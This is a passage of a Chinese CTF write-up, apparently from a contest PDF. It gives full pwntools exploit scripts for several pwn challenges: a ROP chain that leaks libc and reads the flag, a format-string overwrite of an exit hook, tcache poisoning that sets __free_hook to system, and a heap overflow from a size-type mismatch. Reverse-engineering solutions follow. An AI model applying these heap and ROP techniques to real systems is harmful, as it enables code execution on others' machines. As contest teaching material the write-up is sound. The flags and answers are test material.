elf=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
    #p=process("./"+binary_name,env={"LD_PRELOAD":"./"+libc_name})
    #p = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabihf", "./"+binary_name])
    #p = process(argv=["./qemu-arm", "-L", "/usr/arm-linux-gnueabihf", "-g", "1234",
"./"+binary_name])
else:
    p=remote('node4.buuoj.cn',25846)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

# main

sa("Let's check your identity\n",p64(0x7373656C656D614E).rjust(10,'\x00'))
#.ljust(16,'\x00')
ru('Here you are:')

end_addr=int(p.recv(14),16)
```

```
elf_base=end_addr-0x4050
read_plt = elf_base+elf.plt['read']
write_plt = elf_base+elf.plt['write']
puts_got = elf_base+elf.got['puts']
leave_ret=elf_base+0x12d8
pop_rdi=elf_base+0x14d3
pop_rsi_r15=elf_base+0x14d1
ret=elf_base+0x101a
success("elf_base:"+hex(elf_base))

#z('b *$rebase(0x146F)')
#pause()

payload  = p64(pop_rdi)+p64(1)
payload += p64(pop_rsi_r15)+p64(puts_got)+p64(0)+p64(write_plt)
payload += p64(ret)*21+p64(elf_base+0x1428)
payload = payload.ljust(0xe0,"\x00")+p64(end_addr-8)+p64(leave_ret)
payload = payload.ljust(0xf8,"\x00")+b'./flag\x00\x00'

sa("And pls write your own information on it\n",payload)

payload=p64(end_addr-8)+p64(leave_ret)
sa("Tell me your wish:\n",payload)

puts_addr=leak_address()
libc_base=puts_addr-libc.sym['puts']
pop_rsi=libc_base+0x27529
pop_rdx_r12=libc_base+0x11c1e1
open_addr=libc_base+libc.sym['open']
success("libc_base:"+hex(libc_base))

orw  = p64(pop_rdi)+p64(end_addr+0xf8)
orw += p64(pop_rsi)+p64(0)+p64(open_addr)

orw += p64(pop_rdi)+p64(3)
orw += p64(pop_rsi)+p64(end_addr+0x100)
orw += p64(pop_rdx_r12)+p64(0x30)+p64(0)+p64(read_plt)

orw += p64(pop_rdi)+p64(end_addr+0x100)+p64(puts_addr)

p.send(orw)
p.send('yemei')

ia()
```

cyberprinter

预期解

白给libc，然后fmt改exit的call [rdx]为one_gadget，并且覆盖返回地址为start（256分之一的概率）。第二次触发exit（-1）即可

```
```

```
def exp():
    global r
    global libc
    global elf
    r=remote("127.0.0.1",9999)
    ##r=process('./cyberprinter')
    libc=ELF('libc-2.31.so')
    ##z()
    r.sendafter("pls..",'a'*0x10+'Nameless')
    r.recvuntil('Nameless')
    libcbase=u64(r.recv(6).ljust(8,'\x00'))-libc.sym['_IO_2_1_stderr_']
    log.success('libcbase:'+hex(libcbase))

    ##set_libc_func
    one=[0xe6aee,0xe6af1,0xe6af4]
    exit_hook=libcbase+0x1ed608
    ogg=libcbase+one[0]
    free_hook=libcbase+libc.sym['__free_hook']

    ##set_fmt_sth
    A=ogg & 0xffff
    B=(ogg>>16) & 0xffff
    C=0x1140

    pd='%{}c%22$hn%{}c%13$hn%{}c%14$hn'.format(C,A-C,B-A)
    pd=pd.ljust(0x28,'\x00')+p64(exit_hook)+p64(exit_hook+2)+'aaaaaaaa'*7+'\x18'
    ##z()
    r.sendafter("And I will print what you write",pd)
    r.sendafter("pls..",'a'*0x10+'Nameless')
    r.sendafter("And I will print what you write",'pPxX')
    r.interactive()
```

非预期

由于puts里面存在strlen的调用，可以直接修改strlen的libc got（没看懂建议si进puts看看）为ogg一把梭

主要是我话太多了，把printf后面那个puts去掉就预防非预期了

bar

白给libc，填满tcache然后UB放俩相邻堆块合并，取出tcache里一个堆块，double free UB中一个堆块放入tcache，然后切割UB合并的堆块使得tcache中的UB堆块的fd指针为UB的main_arena，通过drink函数的类型混淆修改main_arena为free_hook然后tcache poison 修改为 one_gadget即可get shell

```
def z():
    gdb.attach(r)

def cho(num):
    r.sendlineafter("Your choice:",str(num))

def add(idx,con):
    cho(1)
```

```
    r.sendlineafter("Whisky , brandy or Vodka?",str(idx))
    r.sendafter("You may want to tell sth to the waiter:",con)
•
def free(idx,size=0x100):
    cho(2)
    r.sendlineafter("Which?",str(idx))
    r.sendlineafter("How much?",str(size))
•
def exp():
    global r
    global libc
    global elf
    r=remote("127.0.0.1",9999)
    ##r=process('./bar')
    libc=ELF('libc-2.31.so')
    cho(3)
    r.recvuntil("icecream!\n")
    libcbase=int(r.recvuntil('\n',drop=True),16)-libc.sym['_IO_2_1_stdout_']
    log.success("libcbase:"+hex(libcbase))
•
    ##set_libc_func
    ##system=libcbase+libc.sym['system']
    one=[0xe6aee,0xe6af1,0xe6af4]
    onegadget=libcbase+one[1]
    for i in range(0,10):
        add(0,'nameless')
    for i in range(0,9):
        free(i)
    add(0,'nameless')#10
    ##z()
    free(8,0)
    add(1,'nameless')#11
    add(1,'nameless')#12
    add(2,'nameless')#13
    free(8,0x80)
    add(0,'nameless')#14
    add(0,p64(onegadget))
    add(0,'cat ')
    r.interactive()

if __name__ == '__main__':
    exp()
```

cgrasstring

C++ STLstring类的resize很类似realloc，可以实现free功能。知道这个，就是一个很裸的2.27版本的tcache attack了

```
def z():
    gdb.attach(r)

•
```

```
def cho(num):
    r.sendlineafter("Your choice:",str(num))
•
def add(size,con):
    cho(1)
    r.sendlineafter("size:",str(size))
    r.sendafter("content:",con)
•
def change(idx,size,con):
    cho(2)
    r.sendlineafter("idx",str(idx))
    r.sendlineafter("size",str(size))
    r.sendafter("con",con)
•
def show(idx):
    cho(3)
    r.sendlineafter("idx",str(idx))
•
•
def exp():
    global r
    global libc
    ##r=process('./cgrasstring')
    r=remote("127.0.0.1",9999)
    libc=ELF('libc-2.27.so')
    for i in range(0,8):
        add(0x80,"nameless")
    for i in range(1,8):
        change(i,0x90,'\xe0')
    ##z()
    ##z()
    show(7)
    r.recvuntil('Now you see it:')
    libcbase=u64(r.recv(6).ljust(8,'\x00'))-0x3ebce0
    log.success("libcbase:"+hex(libcbase))
•
    ##set_libcfunc
    ##exit_hook=libcbase+0x1ed608
    free_hook=libcbase+libc.sym['__free_hook']
    system=libcbase+libc.sym['system']
    add(0x20,'cat flag')
    change(8,0x30,p64(free_hook))
    one=[0x4f3d5,0x4f432,0x10a41c]
    ogg=libcbase+one[1]

    ##get_shell
    ##z()
    add(0x20,p64(ogg))
    ##z()
    ##cho(4)
    r.interactive()


if __name__ == '__main__':
```

```
exp()
```


ez_note

add函数获取size时存入的是int64，但是检查size和malloc用的是int类型，会导致堆溢出

```
qword_4068[2 * v1] = sub_12DC();
if ( (int)qword_4068[2 * dword_404C] <= 0x7F || (int)qword_4068[2 * dword_404C] > 0x400 )
{
  puts("Size error!");
  exit(-1);
}
```

```
__int64 sub_12DC()
{
  char buf[10]; // [rsp+Eh] [rbp-12h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  read(0, buf, 0xAuLL);
  return atol(buf);
}
```

通过堆溢出改size为unsorted bin大小，由于add里输入内容时会在结尾00截断，所以利用切割堆块使unsorted头结点直接落在重叠堆块的内容区，泄露libc



再利用堆溢出攻击已经释放到tcache的堆块，劫持tcache链表，改__free_hook为system

释放/bin/sh字符串堆块getshell

```
#encoding: utf-8
#!/usr/bin/python
```

```python
from pwn import *
import sys

context.log_level = 'debug'
context.arch='amd64'

local=0
binary_name='pwn'
libc_name='libc-2.31.so'

libc=ELF("./"+libc_name)
elf=ELF("./"+binary_name)

if local:
    #p=process("./"+binary_name)
    p=process("./"+binary_name,env={"LD_PRELOAD":"./"+libc_name})
    #p = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabihf", "./"+binary_name])
    #p = process(argv=["./qemu-arm", "-L", "/usr/arm-linux-gnueabihf", "-g", "1234",
"./"+binary_name])
else:
    p=remote('127.0.0.1',9999)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

def cho(num):
    sl(str(num))

def add(size,con):
    cho(1)
    sa('Note size:',str(size))
    sa('Note content:',con)

def show(idx):

    cho(3)
```

```
    sa("Note ID:",str(idx))

def delete(idx):
    cho(2)
    sa("Note ID:",str(idx))

# variables

# gadgets

# helper functions

op32 = make_packer(32, endian='big', sign='unsigned') # opposite p32
op64 = make_packer(64, endian='big', sign='unsigned') # opposite p64

# main

add(0x80,'yemei0')  # 0
add(0x80,'yemei1')  # 1
add(0x200,'yemei2') # 2
add(0x200,'yemei3') # 3
add(0x80,'yemei4')  # 4

delete(0)

# 堆溢出覆盖改size
payload='A'*0x80+p64(0)+p64(0x4B1)
add(0x100000080,payload) # 0
delete(1)

# 切割unsorted bin堆块，使头结点落在#2堆块的con位
add(0x80,'yemei1') # 1
show(2)

ru('Note content:')
unsorted_addr=leak_address()
libc_base=unsorted_addr-0x1ebbe0
system_addr=libc_base+libc.sym['system']
__free_hook=libc_base+libc.sym['__free_hook']
success("unsorted_addr:"+hex(unsorted_addr))
success("libc_base:"+hex(libc_base))

#z('set $a=$rebase(0x4060)')
#pause()

add(0x400,'yemei5') # 5

delete(1)
payload='A'*0x80+p64(0)+p64(0x211)
add(0x100000080,payload) # 1

delete(3)

delete(2)
```

```
# 劫持tache头结点，改__free_hook为system
delete(1)
payload='A'*0x80+p64(0)+p64(0x211)+p64(__free_hook)
add(0x100000080,payload)     # 1

add(0x200,'/bin/sh\x00')     # 2
add(0x200,p64(system_addr)) # 3

delete(2)

ia()
```

#

Reverse

landing

签到题，


知识点：

1. C++异常处理
2. 简单花指令
3. BASE64

解题步骤：

无壳，直接ida打开，C++，

main：




一段主函数和几个catch块

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  std::ostream *v3; // rax
  std::ostream *v4; // rax
  char Str[32]; // [rsp+450h] [rbp+3D0h] BYREF
  int i; // [rsp+48Ch] [rbp+40Ch]

  _main();
  v3 = (std::ostream *)std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Input something.");
  refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v3);
  std::operator>><char,std::char_traits<char>>(refptr__ZSt3cin, Str);
  if ( strlen(Str) == 28 )
  {
    for ( i = 0; i <= 27; ++i )
    {
      Str[i] ^= 0x22u;
      ++Str[i];
    }
    func1(Str);
  }
  else
  {
    v4 = (std::ostream *)std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "nono");
    refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v4);
    system("pause");
  }
  return 1;
}
```

简单的输入后加密，查看func1：

同样也是一段函数加几个catch块



```
void __fastcall __noreturn func1(char *a1)
{
  size_t v1; // rax
  std::ostream *v2; // rax
  __int64 v3; // [rsp+0h] [rbp-80h] BYREF
  char Str[48]; // [rsp+20h] [rbp-60h] BYREF
  char Str1[1024]; // [rsp+50h] [rbp-30h] BYREF

  strcpy(Str, "TFd+TFJ+RH5FREpIfkVPREZ+S0RLREtES0RLRA==");
  base64_encode((const unsigned __int8 *)a1, (char *)&v3 + 80);
  v1 = strlen(Str);
  if ( !strncmp(Str1, Str, v1) )
  {
    v2 = (std::ostream *)std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Right?");
    refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v2);
    system("pause");
    exit(0);
  }
  func2(a1);
}
```

一个假的加密，解出来是个假的flag

查看func2：

```
void __fastcall __noreturn func2(char *a1)
{
  _QWORD *exception; // rax

  exception = _cxa_allocate_exception(8ui64);
  *exception = a1;
  _cxa_throw(exception, refptr__ZTIPc, 0i64);
}
```

抛出异常，抛出个char*，本身没有catch块，开始栈展开，顺着调用链回去找landing pad(catch块)，发现在main里

```
text:0000000000401C89 ; ---------------------------------------------------------------------------
text:0000000000401C89 ;   catch(char *) // owned by 401C18
text:0000000000401C89 ;   catch(...) // owned by 401C18
text:0000000000401C89                 cmp     rdx, 1
text:0000000000401C8D                 jnz     loc_401EC0
text:0000000000401C93                 mov     rcx, rax        ; void *
text:0000000000401C96                 call    __cxa_begin_catch
text:0000000000401C9B
text:0000000000401C9B loc_401C9B:                             ; CODE XREF: main+DA↑j
text:0000000000401C9B                 mov     [rbp+440h+var_40], rax
text:0000000000401CA2                 mov     rax, rsp
text:0000000000401CA5                 mov     rsi, rax
text:0000000000401CA8                 mov     [rbp+440h+var_4A0], 47h ; 'G'
text:0000000000401CAC                 mov     [rbp+440h+var_49F], 55h ; 'U'
text:0000000000401CB0                 mov     [rbp+440h+var_49E], 77h ; 'w'
text:0000000000401CB4                 mov     [rbp+440h+var_49D], 5Ch ; '\'
text:0000000000401CB8                 mov     [rbp+440h+var_49C], 44h ; 'D'
text:0000000000401CBC                 mov     [rbp+440h+var_49B], 7Eh ; '~'
text:0000000000401CC0                 mov     [rbp+440h+var_49A], 55h ; 'U'
text:0000000000401CC4                 mov     [rbp+440h+var_499], 48h ; 'H'
text:0000000000401CC8                 mov     [rbp+440h+var_498], 47h ; 'G'
text:0000000000401CCC                 mov     [rbp+440h+var_497], 23h ; '#'
text:0000000000401CD0                 mov     [rbp+440h+var_496], 6Bh ; 'k'
text:0000000000401CD4                 mov     [rbp+440h+var_495], 59h ; 'Y'
```

在主函数中patch一下(jmp)得到真正的验证段：

```
int i; // [rsp+48Ch] [rbp+40Ch]

_main();
v3 = (std::ostream *)std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Input something.");
refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v3);
std::operator>><char,std::char_traits<char>>(refptr__ZSt3cin, Str);
if ( strlen(Str) == 28 )
{
  for ( i = 0; i <= 27; ++i )
  {
    Str[i] ^= 0x22u;
    ++Str[i];
  }
  v17 = Str;
  qmemcpy(v11, "GUw\\D~UHG#kYG~", 14);
  v11[14] = 127;
  qmemcpy(v12, "BA#{QJT(\\A {BG~$BG~$BGz//", sizeof(v12));
  v6 = strlen(v11);
  v16 = v6 - 1;
  v7 = alloca(16 * ((v6 + 15) >> 4));
  Str2 = v11;
  for ( j = 0; j < strlen(v11); ++j )
    Str2[j] = v11[j] ^ 0x12;
  v8 = strlen(Str);
  nothing(Str1, Str, v8);
  v9 = strlen(Str2);
  if ( !strncmp(Str1, Str2, v9) )
    v10 = (std::ostream *)std::operator<<<std::char_traits<char>>(
                            refptr__ZSt4cout,
                            "Goodgood!\n...Please packed the flag with\"CBCTF{}\"");
  else
    v10 = (std::ostream *)std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "nono");
  refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v10);
  system("pause");
  _cxa_end_catch();
}
else
{
  v4 = (std::ostream *)std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "nono");
  refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v4);
  system("pause");
}
return 1;
```

分析一下可知，

为输入进入nothing函数最后与密文比对，查看nothing：

```
void __fastcall nothing(char *a1, const char *a2)
{
  JUMPOUT(0x401984i64);
}
```

真就nothing呗，其实有一段花指令，patch一下(E8->90)

```
void __fastcall nothing(char *a1, const char *a2, int a3)
{
  char *v3; // rax
  char *v4; // rax
  char *v5; // rax
  char *v6; // rax
  unsigned __int64 i; // [rsp+8h] [rbp-18h]
  int v8; // [rsp+14h] [rbp-Ch]
  int v9; // [rsp+18h] [rbp-8h]
  int v10; // [rsp+1Ch] [rbp-4h]

  v10 = 0;
  v9 = 2;
  for ( i = 0i64; a3 > i; ++i )
  {
    switch ( v9 )
    {
      case 2:
        v8 = (*a2 >> 2) & 0x3F;
        break;
      case 4:
        v8 = (*a2 >> 4) & 0xF;
        break;
      case 6:
        v8 = (*a2 >> 6) & 3;
        break;
    }
    v8 += v10;
    v3 = a1++;
    *v3 = nothing(char *,char const*,int)::aaa[v8] + 1;
    v10 = (*a2 << (6 - v9)) & 0x3F;
    v9 += 2;
    if ( v9 == 8 )
    {
      v8 = *a2 & 0x3F;
      v4 = a1++;
      *v4 = nothing(char *,char const*,int)::aaa[*a2 & 0x3F] + 1;
      v10 = 0;
      v9 = 2;
    }
    ++a2;
  }
  if ( v10 )
  {
```

不难看出还是一段base64

但是每个输出后面偷偷加了个1


```
v3 = a1++;
*v3 = nothing(char *,char const*,int)::aaa[v8] + 1;
v10 = (*a2 << (6 - v9)) & 0x3F;
```

分析至此结束，写脚本解出flag：

```
import base64

endata='GUw\DUHG#kYG\x7FBA#{QJT(\A {BG$BG$BGz//'
```

```
b64data=[]
for i in range(len(endata)):
    temp = ord(endata[i])^0x12
    b64data.append(temp)

for i in range(len(endata)-2):
    b64data[i]=chr(b64data[i]-1)

enflag = bytearray(base64.b64decode(''.join(b64data)))

flag=''
for i in range(len(enflag)):
    flag+=chr((enflag[i]-1)^0x22)
    print(flag)

#itisbulijojodebuliduooooooooo
```


打开exe过一下check：



这里有一些师傅flag是对的但是过不了check。。。emmm昨天研究了一下但是没研究出来为什么，怪，只能是对被影响的师傅说声对不起了。。。


flag：DASCTF{itisbulijojodebuliduooooooooo}

cbNET




使用Die，发现是.*NET*程序，有*Confuser壳*并使用*Dotfuscator*进行了混淆

用*UnConfuserEx.exe*脱壳



得到

用*dnspy*打开脱壳后的exe



